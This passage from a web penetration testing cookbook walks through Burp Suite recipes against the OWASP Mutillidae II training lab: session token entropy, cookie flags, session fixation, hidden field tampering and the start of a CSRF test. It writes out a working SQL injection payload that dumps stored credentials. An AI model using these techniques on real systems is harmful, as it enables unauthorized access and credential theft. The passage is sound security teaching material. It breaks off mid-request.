8. Since we have the correct cookie value selected, we can begin the live capture process. Click the **Start live capture** button, and Burp will send multiple requests, extracting the PHPSESSID cookie out of each response. After each capture, Sequencer performs a statistical analysis of the level of randomness in each token.


9. Allow the capture to gather and analyze at least 200 tokens, but feel free to let it run longer if you like:



10. Once you have at least 200 samples, click the **Analyze now** button. Whenever you are ready to stop the capturing process, press the **Stop** button and confirm **Yes**:



11. After the analysis is complete, the output of Sequencer provides an overall result. In this case, the quality of randomness for the PHPSESSID session token is excellent. The amount of effective entropy is estimated to be 112 bits. From a web pentester perspective, these session tokens are very strong, so there is no vulnerability to report here. However, though there is no vulnerability present, it is good practice to perform such checks on session tokens:



The screenshot shows the Sequencer tool interface. At the top, it indicates "Live capture (stopped)" with a red progress bar. Below this are several buttons: "Pause", "Copy tokens", "Auto analyze" (checkbox), "Requests: 20004", "Stop", "Save tokens", "Analyze now", and "Errors: 0". There are also tabs for "Summary", "Character-level analysis", "Bit-level analysis", and "Analysis Options".

Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 112 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will

The chart is a horizontal bar chart with two bars. The top bar is labeled ">10%" and the bottom bar is labeled ">1%". Both bars are blue and extend to the right, indicating the number of bits of effective entropy at each significance level.

How it works...

To better understand the math and hypothesis behind Sequencer, consult Portswigger's documentation on the topic here: <https://portswigger.net/burp/documentation/desktop/tools/sequencer/tests>.

Testing for cookie attributes

Important user-specific information, such as session tokens, is often stored in cookies within the client browser. Due to their importance, cookies need to be protected from malicious attacks. This protection usually comes in the form of two flags—**secure** and **HttpOnly**.

The **secure** flag informs the browser to only send the cookie to the web server if the protocol is encrypted (for example, HTTPS, TLS). This flag protects the cookie from eavesdropping over unencrypted channels.

The HttpOnly flag instructs the browser to not allow access or manipulation of the cookie via JavaScript. This flag protects the cookie from cross-site scripting attacks.


Getting ready

Check the cookies used in the OWASP Mutillidae II application, to ensure the presence of protective flags. Since the Mutillidae application runs over an unencrypted channel (for example, HTTP), we can only check for the presence of the HttpOnly flag. Therefore, the secure flag is out of scope for this recipe.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox Browser, to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session and you are not logged in to the Mutillidae application:



3. Switch to the **Proxy | HTTP history** tab, and select the request showing your initial browse to the Mutillidae home page. Look for the `GET` request and its associated response containing `Set-Cookie: assignments`. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the `PHPSESSID` cookie value.
4. Examine the end of the `Set-Cookie: assignments` lines. Notice the absence of the `HttpOnly` flag for both lines. This means the `PHPSESSID` and `showhints` cookie values are not protected from JavaScript manipulation. This is a security finding that you would include in your report:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
24	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_pyth
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79c9f8aqvkia7dloiuo7750; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45632
Connection: close
Content-Type: text/html

```

How it works...

If the two cookies had `HttpOnly` flags set, the flags would appear at the end of the `Set-Cookie` assignment lines. When present, the flag would immediately follow a semicolon ending the path scope of the cookie, followed by the string `HttpOnly`. The display is similar for the `Secure` flag as well:

```
Set-Cookie: PHPSESSID=<session token value>;path=/;Secure;HttpOnly;
```

Testing for session fixation

Session tokens are assigned to users for tracking purposes. This means that when browsing an application as unauthenticated, a user is assigned a unique session ID, which is usually stored in a cookie. Application developers should always create a new session token after the user logs into the website. If this session token does not change, the application could be susceptible to a session fixation attack. It is the responsibility of web penetration testers to determine whether this token changes values from an unauthenticated state to an authenticated state.


Session fixation is present when application developers do not invalidate the unauthenticated session token, allowing the user to use the same one after authentication. This scenario allows an attacker with a stolen session token to masquerade as the user.

Getting ready


Using the OWASP Mutillidae II application and Burp's Proxy HTTP History and Comparer, we will examine unauthenticated PHPSESSID session token value. Then, we will log in to the application and compare the unauthenticated value against the authenticated value to determine the presence of the session fixation vulnerability.

How to do it...


1. Navigate to the login screen (click **Login/Register** from the top menu), but do not log in yet.
2. Switch to Burp's **Proxy HTTP history** tab, and look for the GET request showing when you browsed to the login screen. Make a note of the value assigned to the `PHPSESSID` parameter placed within a cookie:




3. Right-click the PHPSESSID parameter and send the request to Comparer:



4. Return to the login screen (click **Login/Register** from the top menu), and, this time, log in under the username `ed` and the password `pentest`.
5. After logging in, switch to Burp's **Proxy HTTP history** tab. Look for the `POST` request showing your login (for example, the 302 HTTP status code) as well as the immediate `GET` request following the `POST`. Note the `PHPSESSID` assigned after login. Right-click and send this request to Comparer.
6. Switch to Burp's **Comparer**. The appropriate requests should already be highlighted for you. Click the **Words** button in the bottom right-hand corner:



A popup shows a detailed comparison of the differences between the two requests. Note the value of `PHPSESSID` does not change between the unauthenticated session (on the left) and the authenticated session (on the right). This means the application has a session fixation vulnerability:



How it works...

In this recipe, we examined how the `PHPSESSID` value assigned to an unauthenticated user remained constant even after authentication. This is a security vulnerability allowing for the session fixation attack.

Testing for exposed session variables

Session variables such as tokens, cookies, or hidden form fields are used by application developers to send data between the client and the server. Since these variables are exposed on the client-side, an attacker can manipulate them in an attempt to gain access to unauthorized data or to capture sensitive information.


Burp's Proxy option provides a feature to enhance the visibility of so-called *hidden* form fields. This feature allows web application penetration testers to determine the level of the sensitivity of data held in these variables. Likewise, a pentester can determine whether the manipulation of these values produces a different behavior in the application.

Getting ready


Using the OWASP Mutillidae II application and Burp's Proxy's **Unhide hidden form fields** feature, we'll determine whether manipulation of a hidden form field value results in gaining access to unauthorized data.

How to do it...


1. Switch to Burp's **Proxy** tab, scroll down to the **Response Modification** section, and check the boxes for **Unhide hidden form fields** and **Prominently highlight unhidden fields**:




2. Navigate to the **User Info** page. **OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL)**:



- 3. Note the hidden form fields now prominently displayed on the page:



- 4. Let's try to manipulate the value shown, `user-info.php`, by changing it to `admin.php` and see how the application reacts. Modify the `user-info.php` to `admin.php` within the **Hidden field [page]** textbox:



5. Hit the *Enter* key after making the change. You should now see a new page loaded showing **PHP Server Configuration** information:

Secret PHP Server Configuration Page



Back



Help Me!

PHP Version 5.3.2-1ubuntu4.30



System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension	API220090626,NTS

How it works...

As seen in this recipe, there isn't anything hidden about hidden form fields. As penetration testers, we should examine and manipulate these values, to determine whether sensitive information is, inadvertently, exposed or whether we can change the behavior of the application from what is expected, based on our role and authentication status. In the case of this recipe, we were not even logged into the application. We manipulated the hidden form field labeled **page** to access a page containing fingerprinting information. Access to such information should be protected from unauthenticated users.

Testing for Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is an attack that rides on an authenticated user's session to allow an attacker to force the user to execute unwanted actions on the attacker's behalf. The initial lure for this attack can be a phishing email or a malicious link executing through a cross-site scripting vulnerability found on the victim's website. CSRF exploitation may lead to a data breach or even a full compromise of the web application.

Getting ready


Using the OWASP Mutillidae II application registration form, determine whether a CSRF attack is possible within the same browser (a different tab) while an authenticated user is logged into the application.

How to do it...

To level set this recipe, let's first baseline the current number of records in the account table and perform SQL Injection to see this:

1. Navigate to the **User Info** page: **OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL)**.
2. At the username prompt, type in a SQL Injection payload to dump the entire account table contents. The payload is ' or 1=1-- <space> (tick or 1 equals 1 dash dash space). Then press the **View Account Details** button.

- Remember to include the space after the two dashes, since this is a MySQL database; otherwise, the payload will not work:



User Lookup (SQL)

[Switch to XPath version](#)


Please enter username and password to view account details

Name

Password

[View Account Details](#)

- When performed correctly, a message displays that there are 24 records found in the database for users. The data shown following the message reveals the usernames, passwords, and signature strings of all 24 accounts. Only two account details are shown here as a sample:




Results for "" or 1=1--". **.24 records found.**

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

We confirmed 24 records currently exist in the accounts table of the database.

5. Now, return to the login screen (click **Login/Register** from the top menu) and select the link **Please register here**.
6. After clicking the **Please register here** link, you are presented with a registration form.
7. Fill out the form to create a tester account. Type in the **Username** as *tester*, the **Password** as *tester*, and the **Signature** as *This is a tester account*:



The image shows a registration form with the following fields and values:

- Username:**
- Password:** [Password Generator](#)
- Confirm Password:**
- Signature:**

8. After clicking the **Create Account** button, you should receive a green banner confirming the account was created:

Account created for tester. 1 rows inserted.

9. Return to the **User Info** page: **OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL)**.
10. Perform the SQL Injection attack again and verify that you can now see 25 rows in the account table, instead of the previous count of 24:

Results for "" or 1=1-- ".25 records found.

11. Switch to Burp's Proxy **HTTP history** tab and view the **POST** request that created the account for the tester.

12. Studying this POST request shows the POST action (`register.php`) and the body data required to perform the action, in this case, `username`, `password`, `confirm_password`, and `my_signature`. Also notice there is no CSRF-token used. CSRF-tokens are placed within web forms to protect against the very attack we are about to perform. Let's proceed.
13. Right-click the POST request and click on **Send to Repeater**:

The screenshot shows the Burp Suite interface. At the top, the 'Proxy' tab is selected. Below it, the 'HTTP history' tab is active, displaying a table of intercepted requests. The first request is highlighted in orange and has a red box around it. The table columns are: #, Host, Method, URL, Params, Edited, Status, Length, MIME type, and Extension. The request details are as follows:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
70	http://192.168.56.101	POST	/mutillidae/index.php?page=register.php	✓		200	49863	HTML	php

Below the table, the 'Request' tab is selected, and the 'Raw' sub-tab is active. The raw request is displayed as follows:


```
POST /mutillidae/index.php?page=register.php HTTP/1.1
